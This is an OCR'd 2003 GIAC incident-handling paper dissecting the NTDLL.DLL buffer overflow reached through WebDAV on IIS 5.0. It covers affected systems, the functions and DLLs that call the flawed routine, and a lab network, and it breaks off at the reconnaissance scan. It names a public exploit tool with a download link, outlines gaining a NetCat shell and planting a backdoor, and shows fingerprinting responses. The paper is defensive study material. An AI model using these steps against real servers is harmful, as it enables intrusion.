
Global Information Assurance Certification Paper

GCIH Practical Assignment v2.1a - Option 1 Exploit In Action

Deconstructing the NTDLL.DLL Vulnerability



By David Smithers

August 8th 2003

GCIH Practical Version 2.1a

Abstract

On the 17th of March 2003 the first reported use of a previously unknown or "zero day" flaw utilizing a vulnerability in the NTDLL.DLL file occured[1]. The target was a military web server running Internet Information Server. The NTDLL.DLL file is a Windows dynamic link library file used by the WebDAV component of Internet Information Server. This document will analyze and deconstruct the exploit in detail.
1

[1] 1 CERT Advisory CA-2003-09 Buffer Overflow in Microsoft IIS 5.0 March 17th 2003
URL http://www.cert.org/advisories/CA-2003-09.html

CONTENTS

Table Of Figures

1 Executive Summary

1.1 Why I Selected The NTDLL.DLL Exploit?

Having completed the SANS GCIH training course I turned my focus to selecting a practical. The first port of call for me was to review the three main practical options. Having thoroughly reviewed each option I elected to review the most recently completed practical assignments posted on the GIAC website (http://www.giac.org/GCIH.php). I wanted to cover an original topic if possible so it was important to see which areas had recently been covered, in addition to gleaming a much better understanding of the requirements of each of the three options.

Having completed a review of many of the excellent practicals, I felt that I wanted to focus on option 1 as this was the area which particularly interested me. I wanted to study an exploit which had not been covered previously and to try and create a document which could prove to be an excellent source of reference for anyone else researching the chosen exploit. This was in addition to my primary aim of learning the intimate workings and operation of a current vulnerability which had a potentially large scale impact.

The final stage was to find such vulnerability. I carefully began reviewing the current CERT advisories at http://www.cert.org/nav/index_red.html. Several interesting vulnerabilities existed and sparked my interest. I finally selected CA-2003-09 because I found the vulnerability tied in well with some of my own particular areas of expertise and was based upon products with which I was intimately familiar, plus in my own opinion it represented a credible threat to the wealth of IIS servers deployed on the Internet. Next I began researching this specific vulnerability, the remainder of this document is the result of this research and analysis.

The goal of this attack is to obtain a remote command shell on a web server by utilizing WebDAV as the attack vector to exploit the flaw in NTDLL.DLL. Then install a backdoor to allow for continued access to the victim's system. This will be done using publically available tool sets and utilities. The primary goal being to show the easy with which an unpatched system can be compromised by even the most novice attacker.

2 The NTDLL.DLL Exploit

This section of the document will provide a detailed breakdown and analysis of the NTDLL.DLL exploit.

2.1 Background Information

The particular exploit I have focused on is often referred to as the “WebDAV” or “NTDLL.DLL” attack. WebDAV stands for "Web-based Distributed Authoring and Versioning". It is essentially a set of extensions to the HTTP protocol which allows users to collaboratively edit and manage files on remote web servers[2], RFC2518 details WebDAV’s technical specifications.

Perhaps you are asking, “Where does WebDAV come into the picture?”, well WebDAV utilizes NTDLL.DLL to process inbound WebDAV requests on an IIS 5.0 web server. Therefore the vulnerability exists in the NTDLL.DLL file, however the attack vector is achieved via utilizing WebDAV to execute a buffer overflow. There may well also be other possible attack vectors which have not been defined as yet. CERT also classifies the exploit as a buffer overflow attack[3].

Initially there seemed to be some confusion within segments of the IT community regarding which systems were vulnerable to this exploit. The NTDLL.DLL file exists within Windows NT 4.0 and does indeed contain the same flaw, however, Windows NT 4.0 systems are not vulnerable to this specific attack vector as they do not support WebDAV and therefore the specific WebDAV attack vector will not work[4].

However we must be mindful of the fact that although Windows NT 4.0 systems are not vulnerable via this attack vector, the flaw still exists within NTDLL.DLL and there may well be other unreported vectors to which Windows NT 4.0 systems could be compromised.

[2] URL http://www.webdav.org/ April 23rd 2003
[3] URL http://www.cert.org/advisories/CA-2003-09.html April 23rd 2003
[4] URL http://www.microsoft.com/security/security_bulletins/ms03-007.asp April 23rd 2003

2.2 CVE & CERT Advisories.

The CVE number for this specific exploit is CAN-2003-0109, also related is CAN-2003-0112, although at the time of writing this document it was still under review[5]. The CERT advisory number for this attack is CA-2003-09[6]. Finally the Microsoft Security Bulletin number was originally MS03-007, which was superceded on May 28th 2003 by MS03-013[7].

2.3 Vulnerable Systems

The table below shows what the requirements are for a system to be vulnerable to the WebDAV exploit.

Operating System	Service Pack Level	WebDAV Enabled (IIS 5.0)	Vulnerable	Microsoft Classification
Microsoft Windows 2000 Advanced Server	SP1 SP2 SP3	YES	YES	Critical
Microsoft Windows 2000 Datacenter Server	SP1 SP2 SP3	YES	YES	Critical
Microsoft Windows 2000 Professional	SP1 SP2 SP3	YES	YES	Critical
Microsoft Windows 2000 Server	SP1 SP2 SP3	YES	YES	Critical
Microsoft Windows NT Server 4.0	ALL	Not Supported	Not from this specific attack, but vulnerability exists.	Important
Microsoft Windows NT Server 4.0 Terminal Server Edition	ALL	Not Supported	Not from this specific attack, but vulnerability exists.	Important
Microsoft Windows NT Workstation 4.0	ALL	Not Supported	Not from this specific attack, but vulnerability exists.	Important

Figure 1- Table Of WebDAV Vulnerable Operating Systems[8]

[5] URL http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109, April 26th 2003
[6] URL http://www.cert.org/advisories/CA-2003-09.html April 26th 2003
[7] URL http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-013.asp June 6th 2003
[8] URL http://support.microsoft.com/default.aspx?scid=kb;en-us;815021 April 26th 2003

It is very important to note that by default any un-patched installation of the above listed operating systems will have the flaw in the NTDLL.DLL file. Furthermore it should be carefully noted that by default when you install Windows 2000 IIS 5.0 is installed automatically and WebDAV is enabled and active[9], therefore meaning the system could be compromised if it remains un-patched. Although you can configure IIS 5.0 to not run WebDAV you must understand that the underlying vulnerability in the NTDLL.DLL file will still exist and that there may be other, yet undiscovered ways to attack this flaw. So it is still essential to patch your systems.

2.4 Protocols/Services/Applications Affected

The table below shows the protocols and services with associated applications which affected by the WebDAV exploit.

Name	Type	Port	Version
HTTP	TCP	80	1.1/1.2[10][11][12]
HTTPS	TCP	443	1.1/1.2[13]

Figure 2 Table Of Effected Protocols

2.5 Brief Description

For my paper I have focused on the analysis of one specific tool provided by "Morning Wood"[14]. There is a selection of other exploits available. I chose the "Morning Wood" tool as it was one of first and it works well. Other tools are also available, such as the one below;

http://www.fedcirc.gov/incidentPrevention/infoNotices/infoNotice20030402.html

Essentially at a high level the Morning Wood, and indeed most of the other available tools, execute a buffer overflow in a function contained within the NTDLL.DLL module, via the WebDAV extensions which are enabled by default on a Windows 2000 box. The defect exists within the NTDLL.DLL file and not WebDAV. We are just using WebDAV in this case, as an attack vector to execute the flawed function contained within NTDLL.DLL and pass in the necessary information to permit a command shell to be spawned on the target system.

[9] URL http://www.microsoft.com/security/security_bulletins/ms03-007.asp April 27th 2003
[10] URL http://www.sans.org/webcasts/031803.php May 12th 2003
[11] URL http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1945.html May 12th 2003
[12] URL http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc2068.html May 12th 2003
[13] URL ftp://ftp.rfc-editor.org/in-notes/rfc2518.txt May 13th 2003
[14] URL http://www.securityfocus.com/data/vulnerabilities/exploits/webdavin-1.01.zip June 2nd

The Morning Wood tools provide a nice easy to use GUI to scan a range of address and use NetCat to push out a command shell if the attack is successful. NetCat is a widely used tool within the hacker community and works wonderfully well in conjunction with this exploit.

2.6 Variants

In the previous section I discussed one very specific attack variant or vector which utilized the WebDAV extensions to process certain request types which would call the flawed function. There are, however, many ways to execute a call to this function, and therefore many possible variants exist. Currently at the time of writing this paper in May 2003 the main variant which exists in the wild is the WebDAV attack. However, this does not preclude there being other unreported vectors. The following table shows a list of functions which will call the flawed RtlDosPathNameToNtPathName_U.

Function Name
GetFileAttributesExW
GetShortPathNameW
CopyFileW
MoveFileW
MoveFileExW
ReplaceFileW
CreateMailslotW
GetFileAttributesW
FindFirstFileExW
CreateFileW
GetVolumeInformationW
DeleteFileW
GetDriveTypeW
CreateDirectoryW
FindFirstChangeNotificationW
GetBinaryTypeW
CreateNamedPipeW
SetFileAttributesW
MoveFileWithProgressW
GetVolumeNameForVolumeMountPointW
GetDiskFreeSpaceW
CreateDirectoryExW
DefineDosDeviceW
GetCompressedFileSizeW
SetVolumeLabelW
CreateHardLinkW

RemoveDirectoryW

Figure 3 – Calling Function List[15]

As you can see this is a very extensive list, therefore in principle although the main attack variant in operation in the wild is the WebDAV exploit, many many more possibilities exist for other variants. If you take a closer look at the list you will see that these listed functions predominantly concern interaction with the file system, which is a very common task for many different applications. Therefore we can hypothesize that providing the application can supply an arbitrarily long string via some legitimate means to any of these functions the system could be compromised via a new variant or vector.

In addition to the functions listed in Figure 3, many different DLL's also import directly the function RtlDosPathNameToNtPathName_U from NTDLL.DLL therefore further increasing the number of possible future variants. The table below shows a list of DLL's which important the flawed function.

DLL's Import RtlDosPathNameToNtPathName_U
Acledit.dll
Advapi32.dll
Cscdll.dll
Csrsrv.dll
Dskquoui.dll
Eventlog.dll
Gdi32.dll
Ifsutil.dll
Lsasrv.dll
Ntmarta.dll
Ole32.dll
Perfproc.dll
Query.dll
Rshx32.dll
Scesrv.dll
Sdbapiu.dll
Setupdll.dll
Stc.dll
Shell32.dll
Shim.dll
Srvsvc.dll
Svcpack.dll
Trkwks.dll
Ulib.dll
Wow32.dll

Figure 4 - DLL's Which Import Flawed Function[16]

[15] URL http://www.nextgenss.com/papers/ms03-007-ntdll.pdf May 30th 2003

To surmise the variants of this vulnerability we can clearly see that many possibilities do in fact exist for new variants, not all of which will rely on using the WebDAV vector. Many options exist for exploits in non Microsoft products which is a primary reason why correcting this flaw is critical to system security. I am sure that even as I write this paper new variants are being developed which will utilize other attack vectors.

[16] URL http://www.nextgenss.com/papers/ms03-007-ntdll.pdf May 30th 2003

3 The WebDAV Attack

3.1 Description & Network Diagram

I have designed a fictitious network based on common configurations I have seen over the years to demon straight how this attack could take place in the wild. The below diagram shows the basic key points of the network which are relevant to this analysis.




Figure 5 - Basic Network Diagram

The company ABC Software produce a popular word processing package, they are under the impression that because they run a router with a basic IP filter and ACL's in addition to a Checkpoint/Nokia Firewall -1 and the Snort intrusion detection software, as well as a popular Anti-Virus package which is regularly updated, that they are fully protected against an attack.

Alas, this is not the case, despite the fact that the rule set configured on the Checkpoint Firewall is very tight with the only inbound protocols/ports allowed being HTTP & SMTP & DNS. This design does have several flaws, the most relevant to this analysis of the NTDLL.DLL defect is that they run an internal Intranet web server on the local LAN behind the Firewall, however the SNORT installation is within the DMZ, therefore they have no capability to detect an intrusion within the local LAN infrastructure.

I used my own test lab at home to simulate this environment as closely as possible. Due to certain hardware restrictions it was not possible to fully re-create this environment, however my test lab is was suffucuent to perform an attack. Below is an actual diagram of my lab setup.




Figure 6 - Physical home test lab setup

Due to cost constraints the actual Checkpoint Nokia Firewall was not available to me, and the version of the Checkpoint software running on the NT box is old (version 3.0) but as this is not critical to testing this specific attack I was able to continue. Due to only a limited number of physical machines I also utilize the VMWare utility (http://www.vmware.com) to allow me to run multiple machine configurations on the same piece of physical hardware, even with separate IP addresses which is perfect for my lab setup. I use the 10.0.1.0 network to simulate an attack coming from the Internet.

All Windows 2000 machines in my lab have service pack 3 installed. The Checkpoint Firewall 1 version is 3.0, each Windows 2000 machine is configured as a stand alone server in this setup and not part of a domain.

3.2 Protocol Description

The HTTP or Hyper Text Transfer Protocol is the key transport used in this attack. It is defined in RFC 1945 & RFC 2068. Essentially it is a lightweight, high speed application level protocol.[17] It is a very versatile, stateless, object oriented protocol which has helped spawn the explosion of the World Wide Web.

HTTP is a Transmission Control Protocol (TCP) which operates by default over port 80, some organizations choose to remap this port for additional security. Generally a client will send a request to a server, thus establishing a session, the server will then respond to that request with either the information requested, or the appropriate HTTP error code and then the session is closed.




Figure 7 - High level HTTP session

[17] URL http://www.w3.org/Protocols/rfc1945/rfc1945 June 14th 2003

The other key component of this attack is the Web-based Distributed Authoring and Versioning, or WebDAV for short, extensions for HTTP/1.1. These extensions enable users to collaboratively edit and manage files on remote web servers[18]. Much more detail on WebDAV can be obtained from the official RFC 2518. WebDAV is not an API it is a protocol. What is important here is to understand how WebDAV can be used to leverage the flaw in NTDLL.DLL to perform an attack. The below diagram describes a basic WebDAV request.




Figure 8 - WebDAV Example[19]

The diagram shows a generic request which a client could make. The client utilizing the standard File Open dialogue requests the object they wish to edit. The WebDAV application will then issue a LOCK to lock the required resource. The next request is a PROPFIND to obtain the requested resources properties, a standard HTTP GET request retrieves the contents, which will be displayed for editing. When finished a standard HTTP PUT request saves the resource back to the website and the final request is for the client to issue an UNLOCK to allow others access to the resource.

As you can see from this example WebDAV builds upon the command set already available via HTTP 1.1.

[18] URL http://www.webdav.org June 14th 2003
[19] URL http://ftp.ics.uci.edu/pub/ietf/webdav/intro/webdav_intro.pdf June 16th 2003

3.3 How the exploit works

The first element of the vulnerability which we must understand is the basic vulnerability type, i.e. SQL injection or buffer overflow etc. In this specific case with NDTLL.DLL we are essentially dealing with buffer overrun vulnerability, also commonly referred to as a buffer overflow. Microsoft describes a buffer overrun as, and I quote, "An attack in which a malicious user exploits an unchecked buffer in a program and overwrites the program code with their own data. If the program code is overwritten with new executable code, the effect is to change the program's operation as dictated by the attacker. If overwritten with other data, the likely effect is to cause the program to crash."[20]

That was the Microsoft official description. Essentially what happens during a buffer overflow is that the attacker will try to cram more data into a buffer, such as a field on a web page, than it was designed to handle. This works sometimes due to a difference in the speed of CPU processing between the producing process (i.e. the web page) and say a consuming process of a SQL database which takes input from the web page.[21]

However this is not always the case, sometimes the input is valid and the buffer specified by the programmer is simply just too small. A generally accepted principle of good programming practices would be to truncate or simply stop accepting input when the specified buffer size is reached. However, it is all too common practice for programmers not to take this approach. This can be attested too by the huge number of different buffer overflow attacks which exist within many different applications and drivers and operating systems.[22]

In the case of NTDLL.DLL the specific buffer which can be exploited is located within the RtlDosPathNameToNtPathName_U function within NTDLL.DLL. This function expects unsigned shorts for string lengths as input when called by another process or function. Unsigned shorts are 16 bits in size and as a result can therefore only hold a value with the range of 0 -65535. If an attacker applies a string to the calling function of 65536 bytes in length this will be considered to be 1 byte in length, the string value itself can in reality be considerably longer.[23]

So now you can see the vulnerability type and exactly where the defect lies and how it works, you may well be wondering how IIS and WebDAV can leverage this vulnerability to execute an attack. As one example essentially what happens is that WebDAV does not limit the length of the file name requests. This is regardless of the method used, for example PROPFIND, LOCK, SEARCH and GET requests with excessively long file names will overflow the RtlDosPathNameToNtPathName_U function. However, it must be noted that depending on the method of the request a different series of functions will be called

[20] URL http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/glossary.asp May 16th 2003
[21] "Hack Attacks Encyclopedia" By John Chirillo Page 736, published by John Wiley & Sons Inc. ISBN 0-471-05589-L
[22] "Web Security & Commerce" By Simson Garfinkel & Gene Spafford Pages 293-310, published by O'Reilly ISBN 1565922697
[23] URL http://www.nextgenss.com/papers/ms03-007-ntdll.pdf May 16th 2003

prior to calling RtlDosPathNameToNtPathName_U. This series of prior functions will invariably end up utilizing the GetFileAttributesExW function, this function will then execute a call to the vulnerable RtlDosPathNameToNtPathName_U.

3.4 Attack Description

In describing the attack let me first start at a high level which shows the conceptual information flow between the attacker and the target system.




Figure 9 - High level attack information flow

From this diagram you will see the main stages of the attack. An attacker must first scan the target system to ensure it is vulnerable. This can be done a number of different ways, in my example the attacker will issue a OPTIONS*HTTP/1.1 request. The target server will respond with the following.

If WebDAV is enabled;
HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Mon, 17 Mar 2003 21:49:00 GMT Content-Length: 0 Accept-Ranges: bytes DASL: DAV: 1, 2 Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH Cache-Control: private
If WebDAV is disabled;

HTTP/1.1 200 OK Server: Microsoft-IIS/5.0 Date: Mon, 17 Mar 2003 21:49:00 GMT Public: OPTIONS, TRACE, GET, HEAD, POST Content-Length: 0
If the target is an IIS 4.0 server;
HTTP/1.1 200 OK Server: Microsoft-IIS/4.0 Date: Fri, 21 Mar 2003 08:53:04 GMT Public: OPTIONS, TRACE, GET, HEAD, POST, PUT, DELETE Content-Length: 0

Figure 10 - Server responses to scan[24]

From this table you can see the possible responses from an IIS box, you will notice that the command set available if WebDAV is running is significantly larger. It is these additional commands which can trigger executing of the flawed function RtlDosPathNameToNtPathName_U from NTDLL.DLL and thus execute an attack.

[24] URL http://www.klcconsulting.net/articles/webdav/webdav_vuln.htm June 12th 2003

3.5 Description and diagram of the attack

Before any attack commences the attacker must do some pre-targeting work to either select a specific victim and research how those systems could be compromised, or select a vulnerability and look for systems which may be liable to this specific attack, as in this case.

The first phase of the attack is for the attacker to scan a potential target to see if the host(s) are vulnerable, firstly the attacker must footprint the network to try and get an understanding of how the network is designed and constructed. This is the reconnaissance phase. I like to use the SuperScan utility from Foundstone (http://www.foundstone.com) to accomplish this task as it conducts a ping sweep and a port scan simultainiously and is very simple to use. Below shows the output from the attackers scan.

